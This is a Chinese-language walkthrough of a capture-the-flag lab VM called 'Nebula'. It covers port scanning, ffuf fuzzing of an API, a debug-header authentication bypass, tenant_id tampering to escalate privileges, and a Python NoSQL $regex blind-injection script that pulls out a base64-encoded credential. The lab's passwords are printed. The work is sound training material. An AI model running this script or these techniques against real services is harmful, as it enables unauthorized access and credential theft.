Nebula

配置：

靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式


```
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33

reboot -f
```

端口扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-30 01:25 EST
Nmap scan report for 192.168.44.159
Host is up (0.00095s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Nebula Sentinel - \xE4\xBC\x81\xE4\xB8\x9A\xE5\xAF\x86\xE9\x92\xA5\xE7\xAE\xA1\xE7
\x90\x86\xE5\xB9\xB3\xE5\x8F\xB0
|_http-server-header: Apache/2.4.62 (Debian)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.4 Python/3.9.2
|     Date: Tue, 30 Dec 2025 06:25:26 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 907
|     X-Sentinel-Debug: None
|     Server: NebulaSentinel/2.5.1
|     X-Content-Type-Options: nosniff
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <title>Nebula Sentinel API</title>
|     <style>
|     body {
|     font-family: monospace;
|     background: #0d1117;
|     color: #c9d1d9;
|     padding: 40px;
```

服务探测


80端口分析



不出意外的话，指引的目的应该是让获得system权限的secure_vault_key
秘钥完整性检验，不会直接的给出秘钥值

5000端口分析

提供了一个生产版本的api服务接口，回到80端口回想起来有一个devops_ci_cd_token用与生产测试环境使用，那么是不是有debug



根据常见api以及2版本进行fuzz，发现以下接口

/api/v2/health
/api/v2/login
/api/v2/stats
/api/v2/users
/api/v2/vault
/api/v2/users/list
/api/v2/vault/query

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.44.159:5000/api/v2/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

health                  [Status: 200, Size: 80, Words: 1, Lines: 2, Duration: 59ms]
login                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 48ms]
stats                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 42ms]
users                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 49ms]
vault                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 46ms]
:: Progress: [4614/4614] :: Job [1/1] :: 769 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/users/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.44.159:5000/api/v2/users/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

list                    [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 46ms]
:: Progress: [4614/4614] :: Job [1/1] :: 806 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -w /usr/share/wordlists/dirb/common.txt -u http://192.168.44.159:5000/api/v2/vault/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.44.159:5000/api/v2/vault/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

query                   [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 53ms]
:: Progress: [4614/4614] :: Job [1/1] :: 740 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

响应405是因为要post请求以及要json，接口少那就每一个去分析一下，其实很多见名知意的，405就用{{"1":"1"}}

/api/v2/health

返回接口的状态的

{"status":"healthy","timestamp":"2025-12-30T07:40:41.293994","version":"2.5.1"}

/api/v2/login

登录接口，提示要用username和password


用了用户名和密码，发现是无效凭证，这时候想起来debug响应头为空修改值

{"access_level":"admin-test","message":"Shadow Debug Mode activated","tenant_id":"engineering","token":"cdbe6e81f3ffbe2ac97c91a993a20bd06b5bb6631e9c268fd46873b5a48aaf45"}

返回了当前用户为admin-test还有一个token，后面要用这个token前访问接口，不然会提示没有令牌

/api/v2/stats

返回当前用户身份状态



/api/v2/users

返回user的具体情况归属之类的

/api/v2/vault

存放value的地方

/api/v2/users/list

存放所有的用户信息的，【学长问我怎么知道tenant_id参数的，其实除了这里告诉之外，在80端口哪里的身份归属也解释的很详细】

/api/v2/vault/query

查询key值的地方


流程

越权

现在已经获得admin-test的user，但是想要的目的是system用户的，就想办法进行越权到system用户上面去，去users接口上面改tenant_id
为什么是改他呢，在users/list上面给了参数access_level，department，tenant_id，username前面两个是归属特性类的，只给username没有给passwd登录不了，那么就尝试修改tenant_id进行越权
去stats进行验证确实变成了system，说明可以进行越权，思路没有问题

找key

去vault下面用{"tenant_id":"system"}去看发现了 跟80端口描述的一样
"key":"secure_vault_key"，但是这个接口只能看到名字没有值，去查询界面探测一下




提示了要用key和value，我们是有key但是没有value置空查看


这里提示了要用$regex的键值，尝试在这里里面输入值，只会显示匹配的数量，那意思就是正则匹配，对了就返回1，不对就返回0，注入一样，那就直接叫ai写一个注入脚本就好了



```python
import requests
import re
base_url = "http://192.168.44.159:5000/api/v2/vault/query"
headers = {
    "Authorization": "Bearer edfb6a6bdcbc1c3f4289a741917a61ab9381c153d8a4265c1b8de03eb32d4695",
    "X-Sentinel-Debug": "1",
}
known_part = ""
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}-"
while True:
    found_char = False
    for char in charset:
        guess = known_part + char
        payload = {
            "key": "secure_vault_key",
            "value": {"$regex": f"^{re.escape(guess)}"},
        }
        response = requests.post(base_url, json=payload, headers=headers)
        if response.status_code == 200:
            count = response.json()['match_count']
            if count == 1:
                print(f"[+] Found char: {char}. Current value: {guess}")
                known_part = guess
                found_char = True
                break
            else:
                print(f"[-] Tried: {guess}, Count: {count}")
        else:
            print(f"[!] Error: {response.status_code}, {response.text}")

    if not found_char:
```

```
            print(f"[+] Finished! The full value is: {known_part}")
            break
```



匹配出来一个像base64的字符串，但是我一开始没有加=，就没有这个特征，加进去，果然就有了，去base64解码获得用户的账号和密码






```
nebula:N3bul@Adm1n2025!
```